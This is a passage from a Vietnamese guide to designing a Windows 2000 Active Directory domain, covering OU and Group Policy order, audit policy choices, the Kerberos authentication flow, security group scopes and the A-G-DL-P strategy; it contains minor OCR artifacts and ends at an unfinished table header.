Các vấn đề trên lần lượt được khảo sát kỹ ở phần II.

II./ CÁC VẤN ĐỀ CẦN XÁC ĐỊNH KỸ KHI THIẾT KẾ DOMAIN WINDOWS

1./ Tổ chức các organizational unit (OU)

Trong Active Directory, ta có thể phân bổ quyền quản trị theo các OU và có thể triển khai các Group Policy theo các OU. Khi quyết định tạo ra một OU, ta nên dựa vào các mục đích này để cân nhắc xem có thực sự cần thiết tạo OU đó hay không để tránh làm phức tạp cấu trúc OU làm ảnh hưởng tới việc quản trị.

Cần chú ý đến thứ tự áp dụng của Group Policy trên một đối tượng để có thể triển khai Group Policy theo ý muốn. Thứ tự áp dụng lần lượt theo trình tự sau:

- Policy trên máy cục bộ chứa đối tượng được áp dụng đầu tiên.
- Kế đến là policy mức site.
- Kế đến là policy mức domain.
- Kế đến là policy của OU gốc.
- Kế đến là policy của OU con, cháu...

Khi phân bổ quyền quản trị trên OU cho các đối tượng, nên suy nghĩ theo những quy tắc sau đây:

- Những user nào sẽ được phân bổ quyền quản trị: cần chọn lựa kỹ càng để đảm bảo rằng những user đó là cần thiết cho việc phân bổ. Không nên phân bổ quyền cho cụ thể từng user, mà nên tạo ra một group và phân bổ các quyền cho group đó, sau đó đưa các user cần thiết vào group đã được phân bổ. Làm như vậy sẽ rất tiện khi ta muốn thay đổi quyền của một nhóm các user và hạn chế được nhầm lẫn khi làm cụ thể trên từng user.
- Sẽ phân bổ cho OU nào trong cấu trúc phân tầng của các OU: thường thì nên phân bổ vào OU có nhu cầu phân bổ ở mức cao hơn trong cấu trúc phân tầng. Và như vậy việc phân bổ sẽ được tự động thừa kế xuống tất cả các OU mức thấp hơn.
- Các loại đối tượng nào sẽ được phân bổ cho việc quản trị: chỉ phân bổ quản trị những loại đối tượng cần thiết, không nên theo mặc định là cho phép quản trị hết tất cả các loại đối tượng. Ví dụ: nếu muốn cho phép người được phân bổ chỉ có quyền thêm/xóa các thành viên của nhóm thì chỉ phân bổ quyền quản trị cho người đó trên các đối tượng lớp Group.
- Chỉ phân bổ tập quyền tối thiểu: không nên theo mặc định mà phân toàn quyền quản trị trên đối tượng. Cần cân nhắc kỹ lưỡng để xác định một tập quyền tối thiểu nhất đáp ứng được nhu cầu quản trị để phân bổ.

2./ Chiến lược ghi nhật ký hệ thống (auditing)

Có một chiến lược ghi nhật ký hệ thống hợp lý, người quản trị sẽ kiểm soát tốt tình trạng vận hành của hệ thống, kịp thời phát hiện các sự cố về bảo mật. Ngoài ra việc tổ chức ghi nhật ký hợp lý cũng giúp hệ thống hoạt động hiệu quả hơn vì không phải tiêu tốn tài nguyên cho việc ghi các nhật ký thừa thãi không cần thiết.

Chiến lược ghi nhật ký hệ thống được định nghĩa thông qua Audit Policy của Active Directory.

Cần chú ý đến thứ tự áp dụng của Audit Policy trên một đối tượng để có thể triển khai Audit Policy theo ý muốn. Audit Policy là một thành phần của Group Policy nên thứ tự áp dụng cũng như Group Policy. Thứ tự áp dụng lần lượt theo trình tự sau:

- Policy trên máy cục bộ chứa đối tượng được áp dụng đầu tiên.
- Kế đến là policy mức site.
- Kế đến là policy mức domain.
- Kế đến là policy của OU gốc.
- Kế đến là policy của OU con, cháu...

Các loại nhật ký được hỗ trợ:

- Audit Account Logon Events: ghi nhận các lần đăng nhập của user vào máy cục bộ.
- Audit Account Management: ghi nhận về các công việc liên quan đến quản trị user account hoặc group account: tạo, thay đổi thông tin, xóa user account /group account; đổi tên, disabled, enabled, thay đổi password user account.
- Audit Directory Service Access: ghi nhận việc user truy cập đối tượng của Active Directory (đối tượng này phải được chỉ định cho audit).
- Audit Logon Events: ghi nhận việc chứng thực user account.
- Audit Object Access: ghi nhận việc user truy cập tập tin, thư mục hoặc máy in (các đối tượng này phải được chỉ định cho audit).
- Audit Policy Change: ghi lại việc thay đổi các policy trong Group Policy.
- Audit Privilege Use: ghi nhận mỗi khi user thực hiện một quyền nào đó trên hệ thống.
- Audit Process Tracking: ghi nhận mỗi khi một ứng dụng thực hiện một hành động. Chức năng này dùng để xác định ứng dụng đã truy cập những tập tin và registry key nào khi thực hiện hành động.
- Audit System Events: ghi nhận lại mỗi khi máy shutdown hoặc restart và mỗi khi security log được reset.

Khi định nghĩa chiến lược ghi nhật ký hệ thống cho domain, nên suy nghĩ theo những quy tắc sau đây:

- Áp dụng audit policy ở đâu: audit policy có thể áp dụng cho máy cục bộ, cho mức site, mức domain, hoặc OU. Cần cân nhắc để áp dụng ở nơi hợp lý nhằm giúp quản lý dễ dàng và hiệu quả. Thông thường sẽ cần một bộ audit policy để ghi nhật ký cho các domain controller, vì vậy nên thiết lập bộ policy này cho hợp lý và áp dụng lên Domain Controllers OU.

- Không nên ghi tất cả các loại nhật ký nếu không thật sự cần thiết. Làm như vậy sẽ làm cho nhật ký rất lớn và chứa những dữ liệu không cần thiết, gây khó khăn cho việc theo dõi nội dung nhật ký của người quản trị, mặt khác cũng làm cho hệ thống chạy chậm hơn. Nên cân nhắc kỹ những loại nhật ký cần ghi theo mục đích của đơn vị.
- Xác định loại kết quả nhật ký cho phù hợp với yêu cầu bảo mật của đơn vị, không nên dùng đầy đủ theo quán tính để đảm bảo cho việc theo dõi nhật ký được dễ dàng và hiệu quả. Các loại nhật ký đều cho phép chỉ định rằng sẽ ghi nhận những trường hợp thành công hay thất bại của hành động. Tùy theo nhu cầu mà cần cân nhắc là nên chọn ghi đối với trường hợp thành công, hay thất bại, hay cả hai. Ví dụ: nếu server cho phép người dùng truy cập từ bên ngoài mạng nội bộ thì ta cần chỉ định cho loại nhật ký Audit Account Logon Events ghi nhận cả hai trường hợp thành công và thất bại. Ta khảo sát các trường hợp thành công để biết được là có kẻ tấn công nào đã thâm nhập thành công hay chưa, khảo sát các trường hợp thất bại để biết được những địa chỉ có ác ý đang tìm cách thâm nhập vào server, từ đó có các biện pháp chống trả thích hợp. Còn nếu server chỉ được sử dụng làm server nội bộ, không cho phép bên ngoài truy cập thì ta có thể chỉ định chỉ ghi nhận các trường hợp thất bại để khảo sát việc đăng nhập của các user nội bộ.

3./ Cơ chế chứng thực (authentication)

Chứng thực (authentication) là việc xác định xem một user có là user hợp lệ hay không. Một thể hiện phổ biến của chứng thực là việc đăng nhập vào máy tính. Nếu user là hợp lệ thì sau đó hệ thống sẽ xem xét tiếp các quyền hạn của user để cho phép user làm việc trong phạm vi quyền hạn của mình (quá trình này gọi là authorization). Ngược lại nếu user không hợp lệ thì sẽ bị từ chối truy cập hệ thống.


Hệ thống mạng Windows 2000 mặc định dùng cơ chế chứng thực Kerberos v5. Đây là cơ chế chứng thực rất tốt trong thời điểm hiện nay. Để có thể thiết lập môi trường cho chứng thực Kerberos hoạt động ổn định, ta cần hiểu qua cơ chế hoạt động của Kerberos.

Hai trường hợp phổ biến nhất của chứng thực là chứng thực khi user lần đầu tiên đăng nhập vào máy tính thuộc domain và chứng thực khi user sử dụng một tài nguyên của máy tính khác trên mạng. Ta sẽ khảo sát cơ chế hoạt động của Kerberos trong hai trường hợp này.

Chứng thực khi user đăng nhập lần đầu tiên:


Khi user đăng nhập vào một máy client Windows 2000 thuộc domain, client gửi một yêu cầu chứng thực tới Kerberos server (là một domain controller) – gọi là KRB_AS_REQ và sau đó nhận thông tin phản hồi từ Kerberos server – gọi là KRB_AS_REP. KRB_AS_REQ chứa thông tin về user account và thời gian hiện hành trên máy client. KRB_AS_REP chứa thông tin về session key và một cấu trúc gọi là TGT (Ticket-Granting Ticket) dùng để yêu cầu truy cập

các dịch vụ trong mạng. Tất cả các thông tin trong KRB_AS_REQ và KRB_AS_REP được mã hóa sử dụng khóa đặc trưng của user được tạo ra từ mật khẩu của user. Chi tiết các bước được giải thích qua hình dưới đây:



1. User nhập thông tin về account (user name, password, domain) trong hộp thoại đăng nhập để đăng nhập vào domain.
2. Client truy vấn địa chỉ của Kerberos server (KDC) từ DNS.
3. Sau khi đã có địa chỉ của Kerberos server, client gửi KRB_AS_REQ đến Kerberos server.
4. Kerberos server thực hiện chứng thực user, nếu user là hợp lệ thì sẽ sinh ra TGT cho user và lưu vào KRB_AS_REP. Cuối cùng gửi gói KRB_AS_REP lại cho client.


Sau khi nhận được TGT từ gói KRG_AS_REP, client dùng thông tin này để yêu cầu Kerberos server cho biết các service được phép truy cập của user trên máy client – gọi là KRG_TGS_REQ, server gửi về thông tin phản hồi cho client – gọi là KRG_TGS-REP - trong đó các service được phép truy cập được lưu trong một cấu trúc gọi là service ticket. Chi tiết các bước minh họa trong hình dưới đây:



1. Client gửi gói KRB_TGS_REQ đến server. KRB_TGS_REQ chứa thông tin về TGT và thông tin chứng thực.
2. Server kiểm tra TGT và thông tin chứng thực trong KRB_TGS_REQ, nếu hợp lệ server sẽ tạo ra service ticket và gửi trả về client thông qua gói tin KRB_TGS_REP.
3. Sau khi nhận được KRB_TGS_REP, client sẽ thực hiện các công việc cần thiết để phục vụ cho việc truy cập các dịch vụ, tài nguyên trên máy theo đúng quyền hạn cho user.

Chứng thực khi user sử dụng tài nguyên của mạng:

Mỗi khi user kết nối vào một tài nguyên của một máy tính khác trên mạng, client thực hiện việc chứng thực như được minh họa ở hình dưới:



1. Client gửi gói KRB_TGS_REQ đến server yêu cầu cho biết các dịch vụ được phép trên máy đích. KRB_TGS_REQ chứa thông tin về TGT và thông tin chứng thực.
2. Server kiểm tra TGT và thông tin chứng thực trong KRB_TGS_REQ, nếu hợp lệ server sẽ tạo ra service ticket và gửi trả về client thông qua gói tin KRB_TGS_REP. Trong trường hợp này thông tin trong KRB_TGS_REP được mã hóa sử dụng khóa quy ước giữa Kerberos server và máy mà user muốn truy cập dịch vụ.
3. Client gửi thông tin về service ticket và thông tin chứng thực đến máy muốn truy cập thông qua gói KRB_AP_REQ.
4. Sau khi kiểm tra sự hợp lệ của gói KRB_AP_REQ nhận được từ client, server mà client muốn truy cập tài nguyên sẽ gửi thông tin về server sẽ dùng để chứng thực các phiên giao dịch giữa client và server chứa tài nguyên thông qua gói KRG_AP_REP. Từ đó trở đi, server chứa tài nguyên và client sẽ thông qua server chứng thực để chứng thực các phiên giao dịch giữa 2 máy.

Những quy tắc sau cần được lưu ý để thiết lập môi trường hoạt động ổn định cho cơ chế chứng thực Kerberos:

- Các Kerberos service được cài đặt trên các domain controller, vì vậy mỗi site trong Activer Directory nên có ít nhất một domain controller để bảo đảm tính sẵn có của dịch vụ chứng thực.

- Phải bảo đảm DNS luôn sẵn có để phân giải địa chỉ của các domain controller phục vụ cho yêu cầu chứng thực từ client.
- Hiện nay chỉ có Windows 2000 và các hệ thống Unix hỗ trợ cơ chế chứng thực Kerberos. Windows 95/98/NT không hỗ trợ Kerberos. Những client Windows 95/98/NT có thể dùng cơ chế chứng thực NTLMv2 khi tham gia vào mạng Windows 2000, không nên dùng NTLM thông thường vì cơ chế này đã bị lộ điểm yếu để hacker có thể giải mã thông tin account dễ dàng. Để sử dụng NTLMv2 trên Windows 95/98 cần cài Directory Service Client, trên Windows NT cần cài service pack 4.
- Thiết lập Kerberos policy (thuộc domain security policy) để ngăn chặn việc yêu cầu chứng thực đối với các account đã bị disabled.

4./ Chiến lược thiết kế nhóm bảo mật

Windows 2000 cho phép người quản trị tạo ra các nhóm bảo mật (security group hay thường gọi ngắn gọn là group) và gán các quyền hạn cho các nhóm này. Các thành viên được đưa vào một nhóm bảo mật sẽ có đầy đủ quyền hạn đã được cấp cho nhóm.

Việc thiết kế và tổ chức các nhóm bảo mật để đáp ứng nhu cầu của đơn vị sẽ ảnh hưởng rất lớn tình trạng bảo mật của đơn vị cũng như phản ánh được đẳng cấp cu bảo mật của đơn vị cũng như phản ánh được đẳng cấp quản trị của người thiết kế.

Trong Windows 2000, mỗi nhóm bảo mật đều có một phạm vi bảo mật tương ứng với nó. Phạm vi bảo mật của nhóm xác định nơi mà nhóm sẽ được sử dụng, các yêu cầu đối với thành viên của nhóm và nói lên công dụng của nhóm. Có 4 loại phạm vi như sau:

- Domain Local: thành viên của nhóm có phạm vi Domain Local có thể là các nhóm thuộc domain khác. Với ưu điểm này, các nhóm Domain Local thường được dùng cho việc gán quyền truy cập đến tài nguyên. Thay vì phải định nghĩa lại quyền truy cập trên tài nguyên để cho phép các group của domain khác có thể truy cập, ta chỉ cần đơn giản đưa các group này vào danh sách thành viên của nhóm đã được gán quyền. Danh sách thành viên của nhóm Domain Local được lưu trữ và xử lý trên domain cùng domain với nhóm được xét.
- Global: thành viên của nhóm có phạm vi Global chỉ có thể là các user hoặc nhóm Global khác thuộc cùng domain với nhóm đang xét. Với đặc tính này, các nhóm Global thường được dùng để phản ánh kết cấu tổ chức của nghiệp vụ, và sau đó sẽ được đưa vào danh sách thành viên của các nhóm Domain Local để được thừa kế các quyền truy cập từ nhóm đó. Danh sách thành viên của nhóm Domain Local được lưu trữ và xử lý trên domain cùng domain với nhóm được xét.
- Universal: thành viên của nhóm có phạm vi Universal cũng có thể là các nhóm thuộc domain khác. Tuy nhiên đối với nhóm Universal danh sách

thành viên được cùng lưu trữ và xử lý ở cả hai nơi: tại cùng domain với nhóm đang xét và tại Global Catalog. Do đó khi quá trình chứng thực truy cập của các thành viên nhóm Universal sẽ nhanh hơn, nhưng khi có một cập nhật nào đối với danh sách thành viên của nhóm Universal thì Global Catalog cũng sẽ được cập nhật và kéo theo việc replication Global Catalog xảy ra. Vì vậy nếu cần phải dùng đến nhóm Universal thì nên gán quyền cho nhóm này bằng cách đưa nó vào danh sách thành viên của nhóm Domain Local, thành viên của nhóm Universal nên là các nhóm Global thay vì trực tiếp là các user.

- Computer Local: Windows 2000 có một database dùng để lưu trữ và xử lý các account riêng của nó để dùng trong trường hợp không join vào domain. Các account này thuộc nhóm Computer Local. Quyền hạn của các account Computer Local chỉ có tác dụng trên máy cục bộ, không thể chia sẻ qua mạng.

Bảng sau đây chỉ ra các yêu cầu cụ thể đối với các thành viên đối với nhóm thuộc các phạm vi đã nêu trên:


Phạm vi	Yêu cầu đối với thành viên
Domain Local	- User của bất kỳ domain nào. - Nhóm Global của bất kỳ domain nào. - Nhóm Universal của bất kỳ domain nào. - Nhóm Domain Local của cùng domain.
Global	- User của cùng domain. - Nhóm Global của cùng domain.
Universal	- User của bất kỳ domain nào. - Nhóm Global của bất kỳ domain nào. - Nhóm Universal của bất kỳ domain nào.
Computer Local	- User của bất kỳ domain nào. - Nhóm Global của bất kỳ domain nào.

Chiến lược tổ chức nhóm bảo mật A-G-DL-P và A-G-U-DL-P:


Theo bảng trên ta thấy rằng mọi loại nhóm bảo mật đều có thể chứa trực tiếp các user là thành viên của nó. Tuy nhiên nếu ta áp dụng bừa bãi như vậy thì sẽ dẫn đến phức tạp và chồng chéo cho việc quản trị và xác định phân quyền đúng đắn cho từng nhóm bảo mật, đặc biệt là khi tổ chức được ngày càng mở rộng thêm.

A-G-DL-P là một chiến lược tổ chức nhóm bảo mật được sử dụng phổ biến đối với các forest chỉ có 1 domain. Ý tưởng của A-G-DL-P như sau: các user được

đưa vào danh sách thành viên của các nhóm Global, các nhóm Global này được đưa vào danh sách thành viên của các nhóm Domain Local. Các quyền hạn được gán cho các nhóm Domain Local để áp dụng cho tất cả các thành viên của nó. Chiến lược này làm đơn giản hóa việc quản lý quyền hạn bằng cách chỉ đưa về một đầu mối duy nhất là các nhóm Domain Local. Hình sau minh họa ý tưởng của chiến lược A-G-DL-P:



Đối với forest có nhiều domain, ta sử dụng chiến lược A-G-U-DL-P. Ý tưởng như sau: cũng như A-G-DL-P, user được đưa vào các nhóm Global, sau đó các nhóm Global thuộc các domain khác nhau được kết hợp lại trong những nhóm Universal, các nhóm Universal này được đưa vào danh sách thành viên của các nhóm Domain Local. Các quyền hạn được gán cho các nhóm Domain Local để áp dụng cho tất cả các thành viên của nó. Hình sau minh họa ý tưởng của A-G-U-DL-P:



Các quy tắc cần lưu ý khi thiết kế nhóm bảo mật:

- Trước khi quyết định tạo mới một nhóm bảo mật, cần cẩn thận dò lại xem đã tồn tại nhóm bảo mật hoặc một kết hợp nào của các nhóm bảo mật đáp ứng được nhu cầu hay không và sử dụng luôn nhóm đó (nếu có) để không phải tạo nhóm mới. Theo thời gian, các nhóm bảo mật sẽ dần dần được tạo ra, do đó nếu ta chỉ đơn giản cần thế nào thì tạo nhóm mới theo nhu cầu thì có thể sẽ dẫn đến việc trùng lắp gây phức tạp cho hệ thống và việc quản trị.
- Xác định rõ mục đích mà nhóm bảo mật sẽ phục vụ. Điều này sẽ giúp xác định được phạm vi hợp lý cho nhóm sẽ tạo.
- Xác định chiến lược dùng để tổ chức nhóm: A-G-DL-P hay A-G-U-DL-P? Khi dùng các chiến lược này sẽ có thể phát sinh thêm các nhóm trung gian, do đó cần xác định luôn các nhóm trung gian.

- Tuyệt đối tránh cấp vượt quá quyền hạn cần thiết. Điều này ngoài việc giảm nguy cơ phá phách của các user có ác ý còn tránh được các tai nạn xảy ra do user vô ý sử dụng vào quyền hạn ngoài phạm vi cho phép.
- Thiết lập hồ sơ lưu trữ thông tin về nhóm mới được tạo. Trong đó cần lưu trữ các thông tin chính như: tên nhóm, các thành viên ban đầu của nhóm, các nhóm mà nhóm thuộc về (nếu có) và mục đích của nhóm. Những thông tin này có thể được sử dụng để tránh việc tạo các nhóm trùng lặp nhau.

5./ Chính sách phân quyền quản trị mạng

Một phần rất quan trọng trong việc bảo đảm an toàn cho hệ thống là việc quyết định chọn lựa và phân quyền cho các thành viên làm nhiệm vụ quản trị. Những thành viên này có thể thực hiện những tác vụ làm ảnh hưởng đến sự bảo mật của hệ thống cho nên phải rất cẩn thận khi xem xét các tiêu chuẩn chọn lựa họ để đảm bảo được một hệ thống ổn định.

Windows 2000 đã xây dựng sẵn một số nhóm quyền cho các mục đích quản trị khác nhau. Hiểu được mục đích của các nhóm quyền này sẽ góp phần giúp ta có được quyết định đúng đắn hơn trong việc phân quyền quản trị.

Tên	Loại	Mục đích
